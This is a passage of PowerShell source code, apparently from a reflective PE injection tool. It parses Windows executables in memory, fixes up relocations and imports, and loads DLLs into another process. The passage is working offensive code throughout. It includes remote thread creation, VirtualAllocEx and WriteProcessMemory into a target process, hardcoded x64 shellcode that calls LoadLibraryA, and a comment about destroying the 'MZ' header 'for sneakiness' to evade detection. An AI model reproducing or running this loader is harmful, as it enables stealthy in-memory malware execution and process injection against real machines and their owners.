$ArgumentPtr = [IntPtr]::Zero,
[Parameter(Position = 4, Mandatory = $true)]
[System.Object]
$Win32Functions
)
[IntPtr]$RemoteThreadHandle = [IntPtr]::Zero
$OSVersion = [Environment]::OSVersion.Version
#Vista and Win7
if (($OSVersion -ge (New-Object ‘Version’ 6,0)) -and ($OSVersion -lt (New-Object ‘Version’ 6,2)))
{
#Write-Verbose “Windows Vista/7 detected, using NtCreateThreadEx. Address of thread: $StartAddress”
$RetVal= $Win32Functions.NtCreateThreadEx.Invoke([Ref]$RemoteThreadHandle, 0x1FFFFF, [IntPtr]::Zero, $ProcessHandle, $StartAddress, $ArgumentPtr, $false, 0, 0xffff, 0xffff, [IntPtr]::Zero)
$LastError = [System.Runtime.InteropServices.Marshal]::GetLastWin32Error()
if ($RemoteThreadHandle -eq [IntPtr]::Zero)
{
Throw “Error in NtCreateThreadEx. Return value: $RetVal. LastError: $LastError”
}
}
#XP/Win8
else
{
#Write-Verbose “Windows XP/8 detected, using CreateRemoteThread. Address of thread: $StartAddress”
$RemoteThreadHandle = $Win32Functions.CreateRemoteThread.Invoke($ProcessHandle, [IntPtr]::Zero, [UIntPtr][UInt64]0xFFFF, $StartAddress, $ArgumentPtr, 0, [IntPtr]::Zero)
}
if ($RemoteThreadHandle -eq [IntPtr]::Zero)
{
#Write-Error “Error creating remote thread, thread handle is null” -ErrorAction Stop
}
return $RemoteThreadHandle
}
Function Get-ImageNtHeaders
{
Param(
[Parameter(Position = 0, Mandatory = $true)]
[IntPtr]
$PEHandle,
[Parameter(Position = 1, Mandatory = $true)]
[System.Object]
$Win32Types
)
$NtHeadersInfo = New-Object System.Object
#Normally would validate DOSHeader here, but we did it before this function was called and then destroyed ‘MZ’ for sneakiness
$dosHeader = [System.Runtime.InteropServices.Marshal]::PtrToStructure($PEHandle, [Type]$Win32Types.IMAGE_DOS_HEADER)
#Get IMAGE_NT_HEADERS
[IntPtr]$NtHeadersPtr = [IntPtr](Add-SignedIntAsUnsigned ([Int64]$PEHandle) ([Int64][UInt64]$dosHeader.e_lfanew))
$NtHeadersInfo | Add-Member -MemberType NoteProperty -Name NtHeadersPtr -Value $NtHeadersPtr
$imageNtHeaders64 = [System.Runtime.InteropServices.Marshal]::PtrToStructure($NtHeadersPtr, [Type]$Win32Types.IMAGE_NT_HEADERS64)
#Make sure the IMAGE_NT_HEADERS checks out. If it doesn’t, the data structure is invalid. This should never happen.
if ($imageNtHeaders64.Signature -ne 0x00004550)
{
throw “Invalid IMAGE_NT_HEADER signature.”
}
if ($imageNtHeaders64.OptionalHeader.Magic -eq ‘IMAGE_NT_OPTIONAL_HDR64_MAGIC’)
{
$NtHeadersInfo | Add-Member -MemberType NoteProperty -Name IMAGE_NT_HEADERS -Value $imageNtHeaders64
$NtHeadersInfo | Add-Member -MemberType NoteProperty -Name PE64Bit -Value $true
}
else
{
$ImageNtHeaders32 = [System.Runtime.InteropServices.Marshal]::PtrToStructure($NtHeadersPtr, [Type]$Win32Types.IMAGE_NT_HEADERS32)
$NtHeadersInfo | Add-Member -MemberType NoteProperty -Name IMAGE_NT_HEADERS -Value $imageNtHeaders32
$NtHeadersInfo | Add-Member -MemberType NoteProperty -Name PE64Bit -Value $false
}
return $NtHeadersInfo
}
#This function will get the information needed to allocated space in memory for the PE
Function Get-PEBasicInfo
{
Param(
[Parameter(Position = 0, Mandatory = $true)]
[System.Object]
$Win32Types
)
$PEInfo = New-Object System.Object
#Write the PE to memory temporarily so I can get information from it. This is not it’s final resting spot.
[IntPtr]$UnmanagedPEBytes = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($PEBytes.Length)
[System.Runtime.InteropServices.Marshal]::Copy($PEBytes, 0, $UnmanagedPEBytes, $PEBytes.Length) | Out-Null
#Get NtHeadersInfo
$NtHeadersInfo = Get-ImageNtHeaders -PEHandle $UnmanagedPEBytes -Win32Types $Win32Types
#Build a structure with the information which will be needed for allocating memory and writing the PE to memory
$PEInfo | Add-Member -MemberType NoteProperty -Name ‘PE64Bit’ -Value ($NtHeadersInfo.PE64Bit)
$PEInfo | Add-Member -MemberType NoteProperty -Name ‘OriginalImageBase’ -Value ($NtHeadersInfo.IMAGE_NT_HEADERS.OptionalHeader.ImageBase)
$PEInfo | Add-Member -MemberType NoteProperty -Name ‘SizeOfImage’ -Value ($NtHeadersInfo.IMAGE_NT_HEADERS.OptionalHeader.SizeOfImage)
$PEInfo | Add-Member -MemberType NoteProperty -Name ‘SizeOfHeaders’ -Value ($NtHeadersInfo.IMAGE_NT_HEADERS.OptionalHeader.SizeOfHeaders)
$PEInfo | Add-Member -MemberType NoteProperty -Name ‘DllCharacteristics’ -Value ($NtHeadersInfo.IMAGE_NT_HEADERS.OptionalHeader.DllCharacteristics)
#Free the memory allocated above, this isn’t where we allocate the PE to memory
[System.Runtime.InteropServices.Marshal]::FreeHGlobal($UnmanagedPEBytes)
return $PEInfo
}
#PEInfo must contain the following NoteProperties:
# PEHandle: An IntPtr to the address the PE is loaded to in memory
Function Get-PEDetailedInfo
{
Param(
[Parameter( Position = 0, Mandatory = $true)]
[IntPtr]
$PEHandle,
[Parameter(Position = 1, Mandatory = $true)]
[System.Object]
$Win32Types,
[Parameter(Position = 2, Mandatory = $true)]
[System.Object]
$Win32Constants
)
if ($PEHandle -eq $null -or $PEHandle -eq [IntPtr]::Zero)
{
throw ‘PEHandle is null or IntPtr.Zero’
}
$PEInfo = New-Object System.Object
#Get NtHeaders information
$NtHeadersInfo = Get-ImageNtHeaders -PEHandle $PEHandle -Win32Types $Win32Types
#Build the PEInfo object
$PEInfo | Add-Member -MemberType NoteProperty -Name PEHandle -Value $PEHandle
$PEInfo | Add-Member -MemberType NoteProperty -Name IMAGE_NT_HEADERS -Value ($NtHeadersInfo.IMAGE_NT_HEADERS)
$PEInfo | Add-Member -MemberType NoteProperty -Name NtHeadersPtr -Value ($NtHeadersInfo.NtHeadersPtr)
$PEInfo | Add-Member -MemberType NoteProperty -Name PE64Bit -Value ($NtHeadersInfo.PE64Bit)
$PEInfo | Add-Member -MemberType NoteProperty -Name ‘SizeOfImage’ -Value ($NtHeadersInfo.IMAGE_NT_HEADERS.OptionalHeader.SizeOfImage)
if ($PEInfo.PE64Bit -eq $true)
{
[IntPtr]$SectionHeaderPtr = [IntPtr](Add-SignedIntAsUnsigned ([Int64]$PEInfo.NtHeadersPtr) ([System.Runtime.InteropServices.Marshal]::SizeOf([Type]$Win32Types.IMAGE_NT_HEADERS64)))
$PEInfo | Add-Member -MemberType NoteProperty -Name SectionHeaderPtr -Value $SectionHeaderPtr
}
else
{
[IntPtr]$SectionHeaderPtr = [IntPtr](Add-SignedIntAsUnsigned ([Int64]$PEInfo.NtHeadersPtr) ([System.Runtime.InteropServices.Marshal]::SizeOf([Type]$Win32Types.IMAGE_NT_HEADERS32)))
$PEInfo | Add-Member -MemberType NoteProperty -Name SectionHeaderPtr -Value $SectionHeaderPtr
}
if (($NtHeadersInfo.IMAGE_NT_HEADERS.FileHeader.Characteristics -band $Win32Constants.IMAGE_FILE_DLL) -eq $Win32Constants.IMAGE_FILE_DLL)
{
$PEInfo | Add-Member -MemberType NoteProperty -Name FileType -Value ‘DLL’
}
elseif (($NtHeadersInfo.IMAGE_NT_HEADERS.FileHeader.Characteristics -band $Win32Constants.IMAGE_FILE_EXECUTABLE_IMAGE) -eq $Win32Constants.IMAGE_FILE_EXECUTABLE_IMAGE)
{
$PEInfo | Add-Member -MemberType NoteProperty -Name FileType -Value ‘EXE’
}
else
{
Throw “PE file is not an EXE or DLL”
}
return $PEInfo
}
Function Import-DllInRemoteProcess
{
Param(
[Parameter(Position=0, Mandatory=$true)]
[IntPtr]
$RemoteProcHandle,
[Parameter(Position=1, Mandatory=$true)]
[IntPtr]
$ImportDllPathPtr
)
$PtrSize = [System.Runtime.InteropServices.Marshal]::SizeOf([Type][IntPtr])
$ImportDllPath = [System.Runtime.InteropServices.Marshal]::PtrToStringAnsi($ImportDllPathPtr)
$DllPathSize = [UIntPtr][UInt64]([UInt64]$ImportDllPath.Length + 1)
$RImportDllPathPtr = $Win32Functions.VirtualAllocEx.Invoke($RemoteProcHandle, [IntPtr]::Zero, $DllPathSize, $Win32Constants.MEM_COMMIT -bor $Win32Constants.MEM_RESERVE, $Win32Constants.PAGE_READWRITE)
if ($RImportDllPathPtr -eq [IntPtr]::Zero)
{
Throw “Unable to allocate memory in the remote process”
}
[UIntPtr]$NumBytesWritten = [UIntPtr]::Zero
$Success = $Win32Functions.WriteProcessMemory.Invoke($RemoteProcHandle, $RImportDllPathPtr, $ImportDllPathPtr, $DllPathSize, [Ref]$NumBytesWritten)
if ($Success -eq $false)
{
Throw “Unable to write DLL path to remote process memory”
}
if ($DllPathSize -ne $NumBytesWritten)
{
Throw “Didn’t write the expected amount of bytes when writing a DLL path to load to the remote process”
}
$Kernel32Handle = $Win32Functions.GetModuleHandle.Invoke(“kernel32.dll”)
$LoadLibraryAAddr = $Win32Functions.GetProcAddress.Invoke($Kernel32Handle, “LoadLibraryA”) #Kernel32 loaded to the same address for all processes
[IntPtr]$DllAddress = [IntPtr]::Zero
#For 64bit DLL’s, we can’t use just CreateRemoteThread to call LoadLibrary because GetExitCodeThread will only give back a 32bit value, but we need a 64bit address
# Instead, write shellcode while calls LoadLibrary and writes the result to a memory address we specify. Then read from that memory once the thread finishes.
if ($PEInfo.PE64Bit -eq $true)
{
#Allocate memory for the address returned by LoadLibraryA
$LoadLibraryARetMem = $Win32Functions.VirtualAllocEx.Invoke($RemoteProcHandle, [IntPtr]::Zero, $DllPathSize, $Win32Constants.MEM_COMMIT -bor $Win32Constants.MEM_RESERVE, $Win32Constants.PAGE_READWRITE)
if ($LoadLibraryARetMem -eq [IntPtr]::Zero)
{
Throw “Unable to allocate memory in the remote process for the return value of LoadLibraryA”
}
#Write Shellcode to the remote process which will call LoadLibraryA (Shellcode: LoadLibraryA.asm)
$LoadLibrarySC1 = @(0x53, 0x48, 0x89, 0xe3, 0x48, 0x83, 0xec, 0x20, 0x66, 0x83, 0xe4, 0xc0, 0x48, 0xb9)
$LoadLibrarySC2 = @(0x48, 0xba)
$LoadLibrarySC3 = @(0xff, 0xd2, 0x48, 0xba)
$LoadLibrarySC4 = @(0x48, 0x89, 0x02, 0x48, 0x89, 0xdc, 0x5b, 0xc3)
$SCLength = $LoadLibrarySC1.Length + $LoadLibrarySC2.Length + $LoadLibrarySC3.Length + $LoadLibrarySC4.Length + ($PtrSize * 3)
$SCPSMem = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($SCLength)
$SCPSMemOriginal = $SCPSMem
Write-BytesToMemory -Bytes $LoadLibrarySC1 -MemoryAddress $SCPSMem
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($LoadLibrarySC1.Length)
[System.Runtime.InteropServices.Marshal]::StructureToPtr($RImportDllPathPtr, $SCPSMem, $false)
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($PtrSize)
Write-BytesToMemory -Bytes $LoadLibrarySC2 -MemoryAddress $SCPSMem
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($LoadLibrarySC2.Length)
[System.Runtime.InteropServices.Marshal]::StructureToPtr($LoadLibraryAAddr, $SCPSMem, $false)
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($PtrSize)
Write-BytesToMemory -Bytes $LoadLibrarySC3 -MemoryAddress $SCPSMem
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($LoadLibrarySC3.Length)
[System.Runtime.InteropServices.Marshal]::StructureToPtr($LoadLibraryARetMem, $SCPSMem, $false)
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($PtrSize)
Write-BytesToMemory -Bytes $LoadLibrarySC4 -MemoryAddress $SCPSMem
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($LoadLibrarySC4.Length)
$RSCAddr = $Win32Functions.VirtualAllocEx.Invoke($RemoteProcHandle, [IntPtr]::Zero, [UIntPtr][UInt64]$SCLength, $Win32Constants.MEM_COMMIT -bor $Win32Constants.MEM_RESERVE, $Win32Constants.PAGE_EXECUTE_READWRITE)
if ($RSCAddr -eq [IntPtr]::Zero)
{
Throw “Unable to allocate memory in the remote process for shellcode”
}
$Success = $Win32Functions.WriteProcessMemory.Invoke($RemoteProcHandle, $RSCAddr, $SCPSMemOriginal, [UIntPtr][UInt64]$SCLength, [Ref]$NumBytesWritten)
if (($Success -eq $false) -or ([UInt64]$NumBytesWritten -ne [UInt64]$SCLength))
{
Throw “Unable to write shellcode to remote process memory.”
}
$RThreadHandle = Create-RemoteThread -ProcessHandle $RemoteProcHandle -StartAddress $RSCAddr -Win32Functions $Win32Functions
$Result = $Win32Functions.WaitForSingleObject.Invoke($RThreadHandle, 20000)
if ($Result -ne 0)
{
Throw “Call to CreateRemoteThread to call GetProcAddress failed.”
}
#The shellcode writes the DLL address to memory in the remote process at address $LoadLibraryARetMem, read this memory
[IntPtr]$ReturnValMem = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($PtrSize)
$Result = $Win32Functions.ReadProcessMemory.Invoke($RemoteProcHandle, $LoadLibraryARetMem, $ReturnValMem, [UIntPtr][UInt64]$PtrSize, [Ref]$NumBytesWritten)
if ($Result -eq $false)
{
Throw “Call to ReadProcessMemory failed”
}
[IntPtr]$DllAddress = [System.Runtime.InteropServices.Marshal]::PtrToStructure($ReturnValMem, [Type][IntPtr])
$Win32Functions.VirtualFreeEx.Invoke($RemoteProcHandle, $LoadLibraryARetMem, [UIntPtr][UInt64]0, $Win32Constants.MEM_RELEASE) | Out-Null
$Win32Functions.VirtualFreeEx.Invoke($RemoteProcHandle, $RSCAddr, [UIntPtr][UInt64]0, $Win32Constants.MEM_RELEASE) | Out-Null
}
else
{
[IntPtr]$RThreadHandle = Create-RemoteThread -ProcessHandle $RemoteProcHandle -StartAddress $LoadLibraryAAddr -ArgumentPtr $RImportDllPathPtr -Win32Functions $Win32Functions
$Result = $Win32Functions.WaitForSingleObject.Invoke($RThreadHandle, 20000)
if ($Result -ne 0)
{
Throw “Call to CreateRemoteThread to call GetProcAddress failed.”
}
[Int32]$ExitCode = 0
$Result = $Win32Functions.GetExitCodeThread.Invoke($RThreadHandle, [Ref]$ExitCode)
if (($Result -eq 0) -or ($ExitCode -eq 0))
{
Throw “Call to GetExitCodeThread failed”
}
[IntPtr]$DllAddress = [IntPtr]$ExitCode
}
$Win32Functions.VirtualFreeEx.Invoke($RemoteProcHandle, $RImportDllPathPtr, [UIntPtr][UInt64]0, $Win32Constants.MEM_RELEASE) | Out-Null
return $DllAddress
}
Function Copy-Sections
{
Param(
[Parameter(Position = 0, Mandatory = $true)]
[System.Object]
$PEInfo,
[Parameter(Position = 1, Mandatory = $true)]
[System.Object]
$Win32Functions,
[Parameter(Position = 2, Mandatory = $true)]
[System.Object]
$Win32Types
)
for( $i = 0; $i -lt $PEInfo.IMAGE_NT_HEADERS.FileHeader.NumberOfSections; $i++)
{
[IntPtr]$SectionHeaderPtr = [IntPtr](Add-SignedIntAsUnsigned ([Int64]$PEInfo.SectionHeaderPtr) ($i * [System.Runtime.InteropServices.Marshal]::SizeOf([Type]$Win32Types.IMAGE_SECTION_HEADER)))
$SectionHeader = [System.Runtime.InteropServices.Marshal]::PtrToStructure($SectionHeaderPtr, [Type]$Win32Types.IMAGE_SECTION_HEADER)
#Address to copy the section to
[IntPtr]$SectionDestAddr = [IntPtr](Add-SignedIntAsUnsigned ([Int64]$PEInfo.PEHandle) ([Int64]$SectionHeader.VirtualAddress))
#SizeOfRawData is the size of the data on disk, VirtualSize is the minimum space that can be allocated
# in memory for the section. If VirtualSize > SizeOfRawData, pad the extra spaces with 0. If
# SizeOfRawData > VirtualSize, it is because the section stored on disk has padding that we can throw away,
# so truncate SizeOfRawData to VirtualSize
$SizeOfRawData = $SectionHeader.SizeOfRawData
if ($SectionHeader.PointerToRawData -eq 0)
{
$SizeOfRawData = 0
}
if ($SizeOfRawData -gt $SectionHeader.VirtualSize)
{
$SizeOfRawData = $SectionHeader.VirtualSize
}
if ($SizeOfRawData -gt 0)
{
#Test-MemoryRangeValid -DebugString “Copy-Sections::MarshalCopy” -PEInfo $PEInfo -StartAddress $SectionDestAddr -Size $SizeOfRawData | Out-Null
[System.Runtime.InteropServices.Marshal]::Copy($PEBytes, [Int32]$SectionHeader.PointerToRawData, $SectionDestAddr, $SizeOfRawData)
}
#If SizeOfRawData is less than VirtualSize, set memory to 0 for the extra space
if ($SectionHeader.SizeOfRawData -lt $SectionHeader.VirtualSize)
{
$Difference = $SectionHeader.VirtualSize – $SizeOfRawData
[IntPtr]$StartAddress = [IntPtr](Add-SignedIntAsUnsigned ([Int64]$SectionDestAddr) ([Int64]$SizeOfRawData))
#Test-MemoryRangeValid -DebugString “Copy-Sections::Memset” -PEInfo $PEInfo -StartAddress $StartAddress -Size $Difference | Out-Null
$Win32Functions.memset.Invoke($StartAddress, 0, [IntPtr]$Difference) | Out-Null
}
}
}
Function Update-MemoryAddresses
{
Param(
[Parameter(Position = 0, Mandatory = $true)]
[System.Object]
$PEInfo,
[Parameter(Position = 1, Mandatory = $true)]
[Int64]
$OriginalImageBase,
[Parameter(Position = 2, Mandatory = $true)]
[System.Object]
$Win32Constants,
[Parameter(Position = 3, Mandatory = $true)]
[System.Object]
$Win32Types
)
[Int64]$BaseDifference = 0
$AddDifference = $true #Track if the difference variable should be added or subtracted from variables
[UInt32]$ImageBaseRelocSize = [System.Runtime.InteropServices.Marshal]::SizeOf([Type]$Win32Types.IMAGE_BASE_RELOCATION)
#If the PE was loaded to its expected address or there are no entries in the BaseRelocationTable, nothing to do
if (($OriginalImageBase -eq [Int64]$PEInfo.EffectivePEHandle) `
-or ($PEInfo.IMAGE_NT_HEADERS.OptionalHeader.BaseRelocationTable.Size -eq 0))
{
return
}
elseif ((Compare-Val1GreaterThanVal2AsUInt ($OriginalImageBase) ($PEInfo.EffectivePEHandle)) -eq $true)
{
$BaseDifference = Sub-SignedIntAsUnsigned ($OriginalImageBase) ($PEInfo.EffectivePEHandle)
$AddDifference = $false
}
elseif ((Compare-Val1GreaterThanVal2AsUInt ($PEInfo.EffectivePEHandle) ($OriginalImageBase)) -eq $true)
{
$BaseDifference = Sub-SignedIntAsUnsigned ($PEInfo.EffectivePEHandle) ($OriginalImageBase)
}
#Use the IMAGE_BASE_RELOCATION structure to find memory addresses which need to be modified
[IntPtr]$BaseRelocPtr = [IntPtr](Add-SignedIntAsUnsigned ([Int64]$PEInfo.PEHandle) ([Int64]$PEInfo.IMAGE_NT_HEADERS.OptionalHeader.BaseRelocationTable.VirtualAddress))
while($true)
{
#If SizeOfBlock == 0, we are done
$BaseRelocationTable = [System.Runtime.InteropServices.Marshal]::PtrToStructure($BaseRelocPtr, [Type]$Win32Types.IMAGE_BASE_RELOCATION)
if ($BaseRelocationTable.SizeOfBlock -eq 0)
{
break
}
[IntPtr]$MemAddrBase = [IntPtr](Add-SignedIntAsUnsigned ([Int64]$PEInfo.PEHandle) ([Int64]$BaseRelocationTable.VirtualAddress))
$NumRelocations = ($BaseRelocationTable.SizeOfBlock – $ImageBaseRelocSize) / 2
#Loop through each relocation
for($i = 0; $i -lt $NumRelocations; $i++)
{
#Get info for this relocation
$RelocationInfoPtr = [IntPtr](Add-SignedIntAsUnsigned ([IntPtr]$BaseRelocPtr) ([Int64]$ImageBaseRelocSize + (2 * $i)))
[UInt16]$RelocationInfo = [System.Runtime.InteropServices.Marshal]::PtrToStructure($RelocationInfoPtr, [Type][UInt16])
#First 4 bits is the relocation type, last 12 bits is the address offset from $MemAddrBase
[UInt16]$RelocOffset = $RelocationInfo -band 0x0FFF
[UInt16]$RelocType = $RelocationInfo -band 0xF000
for ($j = 0; $j -lt 12; $j++)
{
$RelocType = [Math]::Floor($RelocType / 2)
}
#For DLL’s there are two types of relocations used according to the following MSDN article. One for 64bit and one for 32bit.
#This appears to be true for EXE’s as well.
# Site: http://msdn.microsoft.com/en-us/magazine/cc301808.aspx
if (($RelocType -eq $Win32Constants.IMAGE_REL_BASED_HIGHLOW) `
-or ($RelocType -eq $Win32Constants.IMAGE_REL_BASED_DIR64))
{
#Get the current memory address and update it based off the difference between PE expected base address and actual base address
[IntPtr]$FinalAddr = [IntPtr](Add-SignedIntAsUnsigned ([Int64]$MemAddrBase) ([Int64]$RelocOffset))
[IntPtr]$CurrAddr = [System.Runtime.InteropServices.Marshal]::PtrToStructure($FinalAddr, [Type][IntPtr])
if ($AddDifference -eq $true)
{
[IntPtr]$CurrAddr = [IntPtr](Add-SignedIntAsUnsigned ([Int64]$CurrAddr) ($BaseDifference))
}
else
{
[IntPtr]$CurrAddr = [IntPtr](Sub-SignedIntAsUnsigned ([Int64]$CurrAddr) ($BaseDifference))
}
[System.Runtime.InteropServices.Marshal]::StructureToPtr($CurrAddr, $FinalAddr, $false) | Out-Null
}
elseif ($RelocType -ne $Win32Constants.IMAGE_REL_BASED_ABSOLUTE)
{
#IMAGE_REL_BASED_ABSOLUTE is just used for padding, we don’t actually do anything with it
Throw “Unknown relocation found, relocation value: $RelocType, relocationinfo: $RelocationInfo”
}
}
$BaseRelocPtr = [IntPtr](Add-SignedIntAsUnsigned ([Int64]$BaseRelocPtr) ([Int64]$BaseRelocationTable.SizeOfBlock))
}
}
Function Import-DllImports
{
Param(
[Parameter(Position = 0, Mandatory = $true)]
[System.Object]
$PEInfo,
[Parameter(Position = 1, Mandatory = $true)]
[System.Object]
$Win32Functions,
[Parameter(Position = 2, Mandatory = $true)]
[System.Object]
$Win32Types,
[Parameter(Position = 3, Mandatory = $true)]
[System.Object]
$Win32Constants,
[Parameter(Position = 4, Mandatory = $false)]
[IntPtr]
$RemoteProcHandle
)
$RemoteLoading = $false
if ($PEInfo.PEHandle -ne $PEInfo.EffectivePEHandle)
{
$RemoteLoading = $true
}
if ($PEInfo.IMAGE_NT_HEADERS.OptionalHeader.ImportTable.Size -gt 0)
{
[IntPtr]$ImportDescriptorPtr = Add-SignedIntAsUnsigned ([Int64]$PEInfo.PEHandle) ([Int64]$PEInfo.IMAGE_NT_HEADERS.OptionalHeader.ImportTable.VirtualAddress)
while ($true)
{
$ImportDescriptor = [System.Runtime.InteropServices.Marshal]::PtrToStructure($ImportDescriptorPtr, [Type]$Win32Types.IMAGE_IMPORT_DESCRIPTOR)
#If the structure is null, it signals that this is the end of the array
if ($ImportDescriptor.Characteristics -eq 0 `
-and $ImportDescriptor.FirstThunk -eq 0 `
-and $ImportDescriptor.ForwarderChain -eq 0 `
-and $ImportDescriptor.Name -eq 0 `
-and $ImportDescriptor.TimeDateStamp -eq 0)
{
#Write-Verbose “Done importing DLL imports”
break
}
$ImportDllHandle = [IntPtr]::Zero
$ImportDllPathPtr = (Add-SignedIntAsUnsigned ([Int64]$PEInfo.PEHandle) ([Int64]$ImportDescriptor.Name))
$ImportDllPath = [System.Runtime.InteropServices.Marshal]::PtrToStringAnsi($ImportDllPathPtr)
if ($RemoteLoading -eq $true)
{
$ImportDllHandle = Import-DllInRemoteProcess -RemoteProcHandle $RemoteProcHandle -ImportDllPathPtr $ImportDllPathPtr
}
else
{
$ImportDllHandle = $Win32Functions.LoadLibrary.Invoke($ImportDllPath)
}
if (($ImportDllHandle -eq $null) -or ($ImportDllHandle -eq [IntPtr]::Zero))
{
throw “Error importing DLL, DLLName: $ImportDllPath”
}
#Get the first thunk, then loop through all of them
[IntPtr]$ThunkRef = Add-SignedIntAsUnsigned ($PEInfo.PEHandle) ($ImportDescriptor.FirstThunk)
[IntPtr]$OriginalThunkRef = Add-SignedIntAsUnsigned ($PEInfo.PEHandle) ($ImportDescriptor.Characteristics) #Characteristics is overloaded with OriginalFirstThunk
[IntPtr]$OriginalThunkRefVal = [System.Runtime.InteropServices.Marshal]::PtrToStructure($OriginalThunkRef, [Type][IntPtr])
while ($OriginalThunkRefVal -ne [IntPtr]::Zero)
{
$LoadByOrdinal = $false
[IntPtr]$ProcedureNamePtr = [IntPtr]::Zero
#Compare thunkRefVal to IMAGE_ORDINAL_FLAG, which is defined as 0x80000000 or 0x8000000000000000 depending on 32bit or 64bit
# If the top bit is set on an int, it will be negative, so instead of worrying about casting this to uint
# and doing the comparison, just see if it is less than 0
[IntPtr]$NewThunkRef = [IntPtr]::Zero
if([System.Runtime.InteropServices.Marshal]::SizeOf([Type][IntPtr]) -eq 4 -and [Int32]$OriginalThunkRefVal -lt 0)
{
[IntPtr]$ProcedureNamePtr = [IntPtr]$OriginalThunkRefVal -band 0xffff #This is actually a lookup by ordinal
$LoadByOrdinal = $true
}
elseif([System.Runtime.InteropServices.Marshal]::SizeOf([Type][IntPtr]) -eq 8 -and [Int64]$OriginalThunkRefVal -lt 0)
{
[IntPtr]$ProcedureNamePtr = [Int64]$OriginalThunkRefVal -band 0xffff #This is actually a lookup by ordinal
$LoadByOrdinal = $true
}
else
{
[IntPtr]$StringAddr = Add-SignedIntAsUnsigned ($PEInfo.PEHandle) ($OriginalThunkRefVal)
$StringAddr = Add-SignedIntAsUnsigned $StringAddr ([System.Runtime.InteropServices.Marshal]::SizeOf([Type][UInt16]))
$ProcedureName = [System.Runtime.InteropServices.Marshal]::PtrToStringAnsi($StringAddr)
$ProcedureNamePtr = [System.Runtime.InteropServices.Marshal]::StringToHGlobalAnsi($ProcedureName)
}
if ($RemoteLoading -eq $true)
{
# [IntPtr]$NewThunkRef = Get-RemoteProcAddress -RemoteProcHandle $RemoteProcHandle -RemoteDllHandle $ImportDllHandle -FunctionNamePtr $ProcedureNamePtr -LoadByOrdinal $LoadByOrdinal
}
else
{
#Write-Host “DLL: $ImportDllPath, Proc: $ProcedureNamePtr”
[IntPtr]$NewThunkRef = $Win32Functions.GetProcAddressIntPtr.Invoke($ImportDllHandle, $ProcedureNamePtr)
}
if ($NewThunkRef -eq $null -or $NewThunkRef -eq [IntPtr]::Zero)
{
if ($LoadByOrdinal)
{
Throw “New function reference is null, this is almost certainly a bug in this script. Function Ordinal: $ProcedureNamePtr. Dll: $ImportDllPath”
}
else
{
Throw “New function reference is null, this is almost certainly a bug in this script. Function: $ProcedureName. Dll: $ImportDllPath”
}
}
[System.Runtime.InteropServices.Marshal]::StructureToPtr($NewThunkRef, $ThunkRef, $false)
$ThunkRef = Add-SignedIntAsUnsigned ([Int64]$ThunkRef) ([System.Runtime.InteropServices.Marshal]::SizeOf([Type][IntPtr]))
[IntPtr]$OriginalThunkRef = Add-SignedIntAsUnsigned ([Int64]$OriginalThunkRef) ([System.Runtime.InteropServices.Marshal]::SizeOf([Type][IntPtr]))
[IntPtr]$OriginalThunkRefVal = [System.Runtime.InteropServices.Marshal]::PtrToStructure($OriginalThunkRef, [Type][IntPtr])
#Cleanup
#If loading by ordinal, ProcedureNamePtr is the ordinal value and not actually a pointer to a buffer that needs to be freed
if ((-not $LoadByOrdinal) -and ($ProcedureNamePtr -ne [IntPtr]::Zero))
{
[System.Runtime.InteropServices.Marshal]::FreeHGlobal($ProcedureNamePtr)
$ProcedureNamePtr = [IntPtr]::Zero
}
}
$ImportDescriptorPtr = Add-SignedIntAsUnsigned ($ImportDescriptorPtr) ([System.Runtime.InteropServices.Marshal]::SizeOf([Type]$Win32Types.IMAGE_IMPORT_DESCRIPTOR))
}
}
}
Function Get-VirtualProtectValue
{
Param(
[Parameter(Position = 0, Mandatory = $true)]
[UInt32]
$SectionCharacteristics
)
$ProtectionFlag = 0x0
if (($SectionCharacteristics -band $Win32Constants.IMAGE_SCN_MEM_EXECUTE) -gt 0)
{
if (($SectionCharacteristics -band $Win32Constants.IMAGE_SCN_MEM_READ) -gt 0)
{
if (($SectionCharacteristics -band $Win32Constants.IMAGE_SCN_MEM_WRITE) -gt 0)
{
$ProtectionFlag = $Win32Constants.PAGE_EXECUTE_READWRITE
}
else
{
$ProtectionFlag = $Win32Constants.PAGE_EXECUTE_READ
}
}
else
{
if (($SectionCharacteristics -band $Win32Constants.IMAGE_SCN_MEM_WRITE) -gt 0)
{
$ProtectionFlag = $Win32Constants.PAGE_EXECUTE_WRITECOPY
}
else
{
$ProtectionFlag = $Win32Constants.PAGE_EXECUTE
}
}
}
else
{
if (($SectionCharacteristics -band $Win32Constants.IMAGE_SCN_MEM_READ) -gt 0)
{
if (($SectionCharacteristics -band $Win32Constants.IMAGE_SCN_MEM_WRITE) -gt 0)
{
$ProtectionFlag = $Win32Constants.PAGE_READWRITE
}
else
{
$ProtectionFlag = $Win32Constants.PAGE_READONLY
}
}
else
{
if (($SectionCharacteristics -band $Win32Constants.IMAGE_SCN_MEM_WRITE) -gt 0)
{
$ProtectionFlag = $Win32Constants.PAGE_WRITECOPY
}
else
{
$ProtectionFlag = $Win32Constants.PAGE_NOACCESS
}
}
}
if (($SectionCharacteristics -band $Win32Constants.IMAGE_SCN_MEM_NOT_CACHED) -gt 0)
{
$ProtectionFlag = $ProtectionFlag -bor $Win32Constants.PAGE_NOCACHE
}
return $ProtectionFlag
}
Function Update-MemoryProtectionFlags
{
Param(
[Parameter(Position = 0, Mandatory = $true)]
[System.Object]
$PEInfo,
[Parameter(Position = 1, Mandatory = $true)]
[System.Object]
$Win32Functions,
[Parameter(Position = 2, Mandatory = $true)]
[System.Object]
$Win32Constants,
[Parameter(Position = 3, Mandatory = $true)]
[System.Object]
$Win32Types
)
for( $i = 0; $i -lt $PEInfo.IMAGE_NT_HEADERS.FileHeader.NumberOfSections; $i++)
{
[IntPtr]$SectionHeaderPtr = [IntPtr](Add-SignedIntAsUnsigned ([Int64]$PEInfo.SectionHeaderPtr) ($i * [System.Runtime.InteropServices.Marshal]::SizeOf([Type]$Win32Types.IMAGE_SECTION_HEADER)))
